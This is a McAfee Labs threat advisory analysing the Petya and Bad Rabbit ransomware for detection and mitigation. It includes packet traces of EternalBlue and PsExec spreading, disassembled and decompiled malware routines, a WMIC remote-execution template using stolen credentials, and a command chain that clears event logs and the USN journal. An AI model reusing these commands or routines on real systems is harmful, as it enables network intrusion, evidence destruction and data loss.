McAfee Labs Threat Advisory

Ransom-Petya – Ransom-BadRabbit

October 25, 2017

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL**:** https://sns.secure.mcafee.com/signup_login.

Summary

Ransom-Petya is a detection for a family of ransomware that on execution encrypts certain file types present in the user's system and the system's MBR. It makes the disk inaccessible and prevents most users from recovering anything on it. The compromised user must pay the attacker with a ransom to get the files decrypted. A new variant of Petya known as Bad Rabbit was found in October 2017 targeting countries in eastern Europe.

McAfee products detect this threat under the following detection name:

- Ransom-Petya
- JS/Ransom-BadRabbit
- Ransom-Badrabbit
- RealProtect-EC!<partial_md5>
- RealProtect-SC!<partial_md5>
- HTool-Mimikatz

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

The minimum DAT versions required for detection are:

Detection Name	MD5 of samples	DAT Version	Date
Ransom-Petya	71B6A493388E7D0B40C83CE903BC6B04	V2: 8574 V3: 3025	2017-06-28 2017-06-28
Ransom-Petya	CCAEB42BBCAA53B583E1BBB4F3E883C7	V2: 8574 V3: 3025	2017-06-28 2017-06-28
Ransom-Petya	7E37AB34ECDCC3E77E24522DDFD4852D	V2: 8574 V3: 3025	2017-06-28 2017-06-28
Ransom-Petya	2813D34F6197EB4DF42C886EC7F234A1	V2: 8574 V3: 3025	2017-06-28 2017-06-28
Ransom-Petya	3486E4D66EC20EF4795F057ECE2F82A0	V2: 8574 V3: 3025	2017-06-28 2017-06-28
Ransom-Petya	6A0CC0955E66BAB96A3505E99C3042CC	V2: 8574 V3: 3025	2017-06-28 2017-06-28
JS/Ransom-BadRabbit	1C1F2D94EEC5D620D887FE86B03D2E51 923790ACBD80AAC5129253A0D7547F53	V2: 8695 V3: 3146	2017-10-25 2017-10-25
Ransom-Badrabbit	1D724F95C61F1055F0D02C2154BBCCD3 B14D8FAF7F0CBCFAD051CEFE5F39645F FBBDC39AF1139AEBBA4DA004475E8839 2FE32D2A6BFC72D215496B055E5A53AD	V2: 8695 V3: 3146	2017-10-25 2017-10-25


HTool-Mimikatz	347AC3B6B791054DE3E5720A7144A977 37945C44A897AA42A66ADCAB68F560E0	 V2: 8695 V3: 3146	 2017-10-25 2017-10-25

The Threat Intelligence Library contains the date that the above signatures were most recently updated. Please review the Threat Library mentioned above for the most up-to-date coverage information.

Infection and Propagation Vectors

Ransomware Petya has been around since at least March 2016, and differs from usual ransomware families because it encrypts a system's MBR in addition to encrypting files. The new ransomware has worm capabilities, which allows it to move laterally across infected networks.

The diagram below shows the flow of events after the initial infection:



Petya comes as a Windows DLL with only one unnamed export. The four resources present in the resource section are the following. They are simply compressed by ZLib and extracted during the malware initialization:

- PSEXEC.EXE digitally signed by Microsoft
- 32-bit EXE with the password stealing component
- 64-bit EXE with the password stealing component
- Shellcode with a modified version of the Eternal Blue exploit

Petya uses the Eternal Blue exploit when it attempts to infect remote machines, as we can see below:

49632	172.16.198.101	49632 > 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
445	172.16.198.107	445 > 49632 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
49632	172.16.198.101	49632 > 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
49632	172.16.198.101	Negotiate Protocol Request
445	172.16.198.107	Negotiate Protocol Response
49632	172.16.198.101	Session Setup AndX Request, User: anonymous
445	172.16.198.107	Session Setup AndX Response
49632	172.16.198.101	Tree Connect AndX Request, Path: \\123.12.31.2\IPC$
445	172.16.198.107	Tree Connect AndX Response
49632	172.16.198.101	Trans2 Request, SESSION_SETUP
445	172.16.198.107	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
49632	172.16.198.101	PeekNamedPipe Request, FID: 0x0000
445	172.16.198.107	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
49632	172.16.198.101	NT Trans Request, <unknown>
445	172.16.198.107	NT Trans Response, <unknown (0)>
49632	172.16.198.101	Trans2 Secondary Request
445	172.16.198.107	445 > 49632 [ACK] Seq=492 Ack=5767 Win=65536 Len=0
49632	172.16.198.101	Trans2 Secondary Request[Malformed Packet]

In the preceding image, we can see the typical transaction occurring right before the exploit is sent. More details about this exploit are present in our Threat Advisory for WannaCry.

When the exploit succeeds, the malware copies itself to the remote machine under C:\Windows, and starts itself using rundll32.exe. The process is executed under lsass.exe, the Windows process injected by the Eternal Blue exploit.

Petya's approach for lateral movement is more precise and generates much less noisy traffic over the network than WannaCry malware. Upon initial execution, the sample will check if the current machine is a workstation or a domain controller:

```
IsDomainController proc near            ; CODE XREF: init_dhcp_features:loc_10008FC8↓p

bufptr          = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ecx
                push    esi
                lea     eax, [ebp+bufptr]
                push    eax             ; bufptr
                xor     esi, esi
                and     [ebp+bufptr], esi
                push    101             ; level
                push    esi             ; servername
                call    ds:NetServerGetInfo
                mov     ecx, [ebp+bufptr]
                test    eax, eax
                jnz     short loc_10008272
                mov     eax, [ecx+10h]
                test    eax, 8000h      ; SV_TYPE_SERVER_NT
                jnz     short loc_1000826F
                test    al, 18h         ; SV_TYPE_DOMAIN_CTRL | SV_TYPE_DOMAIN_BAKCTRL
                jz      short loc_10008272

loc_1000826F:                           ; CODE XREF: IsDomainController+26↑j
                xor     esi, esi
                inc     esi

loc_10008272:                           ; CODE XREF: IsDomainController+1C↑j
                                        ; IsDomainController+2A↑j
                test    ecx, ecx
                jz      short loc_1000827D
                push    ecx             ; Buffer
                call    ds:NetApiBufferFree

loc_1000827D:                           ; CODE XREF: IsDomainController+31↑j
                mov     eax, esi
                pop     esi
                leave
                retn
IsDomainController endp
```

If the machine is identified as a domain controller, the malware will query its DHCP Service to retrieve a list of machines which were served with IP addresses within all subnets defined on the DHCP server.

```
call    ds:DhcpEnumSubnets
test    eax, eax
jnz     loc_100091F1
mov     eax, [ebp+EnumInfo]
mov     eax, [eax]
mov     [ebp+var_38], eax
cmp     eax, edi
jbe     loc_100091E8

                        ; CODE XREF: lookup_dhcp_served
lea     eax, [ebp+SubnetInfo]
push    eax             ; SubnetInfo
mov     eax, [ebp+EnumInfo]
mov     eax, [eax+4]
push    dword ptr [eax+ebx*4] ; SubnetAddress
push    edi             ; ServerIpAddress
call    ds:DhcpGetSubnetInfo
test    eax, eax
jnz     loc_100091D8
mov     eax, [ebp+SubnetInfo]
cmp     [eax+1Ch], edi
jnz     loc_100091D8
lea     eax, [ebp+ClientsTotal]
push    eax             ; ClientsTotal
lea     eax, [ebp+ClientsRead]
push    eax             ; ClientsRead
lea     eax, [ebp+ClientInfo]
push    eax             ; ClientInfo
push    10000h          ; PreferredMaximum
lea     eax, [ebp+var_28]
push    eax             ; ResumeHandle
mov     eax, [ebp+EnumInfo]
mov     eax, [eax+4]
push    dword ptr [eax+ebx*4] ; SubnetAddress
push    edi             ; ServerIpAddress
call    ds:DhcpEnumSubnetClients
```

Every Client IP Address retrieved with this technique is then attacked with the ETERNALBLUE exploit to spread the malware to other machines on the network.

The main DLL component accepts a parameter for its export. This parameter is the time it will wait before rebooting the machine. By default, when the malware infects a remote system, it runs the remote DLL with the value “40” which makes it wait 40 minutes before rebooting the machine as shown below:

- Rundll32 c:\windows\<dll name>.dll,#1 40

As it was seen in the WannaCry network traffic, this malware also sometimes sends a hard-coded IP address as part of the ConnectX request in the NETBIOS sessions. The IP seen in the NETBIOS packet is seen below and can be used to detect malicious traffic in the network:

172.16.198.101	49248	172.16.198.10	Negotiate Protocol Request
172.16.198.10	445	172.16.198.101	Negotiate Protocol Response
172.16.198.101	49248	172.16.198.10	Session Setup AndX Request, User: anonymous
172.16.198.10	445	172.16.198.101	Session Setup AndX Response
172.16.198.101	49248	172.16.198.10	Tree Connect AndX Request, Path: \\123.12.31.2\IPC$
172.16.198.10	445	172.16.198.101	Tree Connect AndX Response
172.16.198.101	49248	172.16.198.10	Trans2 Request, SESSION_SETUP
172.16.198.10	445	172.16.198.101	Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
172.16.198.101	49248	172.16.198.10	PeekNamedPipe Request, FID: 0x0000
172.16.198.10	445	172.16.198.101	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
172.16.198.101	49248	172.16.198.10	Tree Disconnect Request
172.16.198.10	445	172.16.198.101	Tree Disconnect Response
172.16.198.101	49248	172.16.198.10	Logoff AndX Request
172.16.198.10	445	172.16.198.101	Logoff AndX Response

The next method Petya attempts is to copy itself and a copy of psexec.exe to the remote machine’s ADMIN$ folder. If it is successful, the malware attempts to start psexec.exe using a remote call to run it as a service, as we can see below:

445	172.16.198.101	Create Response File: svcctl
49180	172.16.198.1	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: svcctl
445	172.16.198.101	GetInfo Response
49180	172.16.198.1	Bind: call_id: 2, Fragment: Single, 2 context items: SVCCTL V2.0 (32bit NDR), SV
445	172.16.198.101	Write Response
49180	172.16.198.1	Read Request Len:1024 Off:0 File: svcctl
445	172.16.198.101	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results
49180	172.16.198.1	OpenSCManagerW request, 172.16.198.1
445	172.16.198.101	OpenSCManagerW response, Access denied
49180	172.16.198.1	Close Request File: svcctl
445	172.16.198.101	Close Response
49180	172.16.198.1	Create Request File: 71B6A493388E7D0B40C83CE903BC6B04.dll
445	172.16.198.101	Create Response File: 71B6A493388E7D0B40C83CE903BC6B04.dll
49180	172.16.198.1	SetInfo Request FILE_INFO/SMB2_FILE_DISPOSITION_INFO File: 71B6A493388E7D0B40C83
445	172.16.198.101	SetInfo Response
49180	172.16.198.1	Close Request File: 71B6A493388E7D0B40C83CE903BC6B04.dll
445	172.16.198.101	Close Response

The preceding image first shows the DLL being copied to the remote host, and the following image shows psexec being copied and then attempting to start it using the svcctl remote procedure call:

445	172.16.198.101	Tree Connect Response
49180	172.16.198.1	Create Request File: svcctl
445	172.16.198.101	Create Response File: svcctl
49180	172.16.198.1	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: svcctl
445	172.16.198.101	GetInfo Response
49180	172.16.198.1	Bind: call_id: 2, Fragment: Single, 2 context items: SVCCTL V2.0 (32bit NDR), SV
445	172.16.198.101	Write Response
49180	172.16.198.1	Read Request Len:1024 Off:0 File: svcctl
445	172.16.198.101	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results
49180	172.16.198.1	OpenSCManagerW request, 172.16.198.1
445	172.16.198.101	Ioctl Response, Error: STATUS_PENDING
445	172.16.198.101	OpenSCManagerW response, Access denied
49180	172.16.198.1	49180 > 445 [ACK] Seq=547511 Ack=3292 Win=65280 Len=0
49180	172.16.198.1	Close Request File: svcctl
445	172.16.198.101	Close Response
49180	172.16.198.1	Create Request File: PSEXESVC.EXE
445	172.16.198.101	Create Response File: PSEXESVC.EXE
49180	172.16.198.1	[TCP segment of a reassembled PDU]

Both files are copied to the C:\Windows folder.


One last method attempted by the malware is to use the Windows Management Instrumentation Command-line (WMIC) to execute the sample directly on the remote machine, using stolen credentials. The command used by the malware looks like this:

- wmic.exe %s /node:"%ws" /user:"%ws" /password:"%ws" process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\%s\" #1

Where “%ws” is a variable representing a wide string, which will be generated based on the current machine and credential being exploited.

Characteristics and Symptoms


When the malware runs on the machine, it will drop psexec.exe to the local system as c:\windows\dllhost.dat, and another .EXE (either 32- or 64-bit version depending on the operating system) to the %TEMP% folder. This binary is a modified version of a password dump tool, similar to Mimikatz or LSADump.




The preceding code shows the LSA functions used during password extraction. This .EXE accepts as parameter a PIPE name similar to the following:

- \\.\pipe\{df458642-df8b-4131-b02d-32064a2f4c19}

This pipe is used by the malware to receive the stolen passwords, which are then used by the WMIC shown above. All these files are present in the resource section of the main DLL in a compressed form, as follows:



The malware then encrypts local files and the MBR, and installs a scheduled task to reboot the machine after one hour using schtasks.exe, as seen below:



The encryption used by the malware is AES-128 with RSA. The RSA public key used to encrypt the file encryption keys is hard-coded and can be seen below:

- MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2J mURWV/uHB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKx EEFLCy7vP12EYOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRI iUEUw6o3pt5pNOskfOJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0Xf RCYXI9AJYCeaOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB

This variant uses a single key to encrypt all files, which differs from some other malware families. This key is generated once during the initialization of the malware. It checks file size, and if the file size is greater than 0x100000 bytes, it will encrypt only the first 0x100000 bytes; otherwise, it will encrypt the whole file.

```
void *__stdcall Fun_EncryptFile(DWORD dwNumberOfBytesToMap, int Key)
{
  void *result; // eax@1
  void *v3; // edi@1
  DWORD v4; // ebx@3
  HANDLE v5; // eax@4
  const void *v6; // edi@5
  LARGE_INTEGER FileSize; // [sp+10h] [bp-18h]@2
  void *v8; // [sp+1Ch] [bp-Ch]@1
  HANDLE hObject; // [sp+20h] [bp-8h]@4
  BOOL Final; // [sp+24h] [bp-4h]@2

  result = CreateFileW((LPCWSTR)dwNumberOfBytesToMap, 0xC0000000u, 0, 0, 3u, 0, 0);
  v3 = result;
  v8 = result;
  if ( result != (void *)-1 )
  {
    GetFileSizeEx(result, &FileSize);
    Final = 0;
    if ( *(_QWORD *)&FileSize <= (signed __int64)0x100000ui64 )
    {
      dwNumberOfBytesToMap = FileSize.LowPart;
      Final = 1;
      v4 = 16 * (((_DWORD)FileSize.LowPart >> 4) + 1);
    }
    else
    {
      dwNumberOfBytesToMap = 0x100000u;
      v4 = 0x100000u;
    }
    v5 = CreateFileMappingW(v3, 0, 4u, 0, v4, 0);
    hObject = v5;
    if ( v5 )
    {
      v6 = MapViewOfFile(v5, 6u, 0, 0, dwNumberOfBytesToMap);
      if ( v6 )
      {
        if ( CryptEncrypt(*(_DWORD *)(Key + 20), 0, Final, 0, (BYTE *)v6, &dwNumberOfBytesToMap, v4) )
          FlushViewOfFile(v6, dwNumberOfBytesToMap);
        UnmapViewOfFile(v6);
      }
      CloseHandle(hObject);
    }
    result = (void *)CloseHandle(v8);
  }
  return result;
}
```

The ransomware component affects fewer file extensions than are usually affected by common ransomware families. The list of extensions that will be encrypted by the malware is shown below:

.3ds	.7z	.accdb	.ai	.asp	.aspx	.avhd
.back	.bak	.c	.cfg	.conf	.cpp	.cs
.ctl	.dbf	.disk	.djvu	.doc	.docx	.dwg
.eml	.fdb	.gz	.h	.hdd	.kdbx	.mail


.mdb	.msg	.nrg	.ora	.ost	.ova	.ovf
.pdf	.php	.pmf	.ppt	.pptx	.pst	.pvi
.py	.pyc	.rar	.rtf	.sln	.sql	.tar
.vbox	.vbs	.vcb	.vdi	.vfd	.vmc	.vmdk
.vmsd	.vmx	.vsdx	.vsv	.work	.xls	.xlsx
.xvd	.zip					

The malware also avoids encrypting files in the C:\Windows folder.


The malware also attempts to clear Event logs to hide its traces by executing the following commands:

- wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:


After the machine is rebooted, the ransom message appears and demands US$300 in Bitcoins:



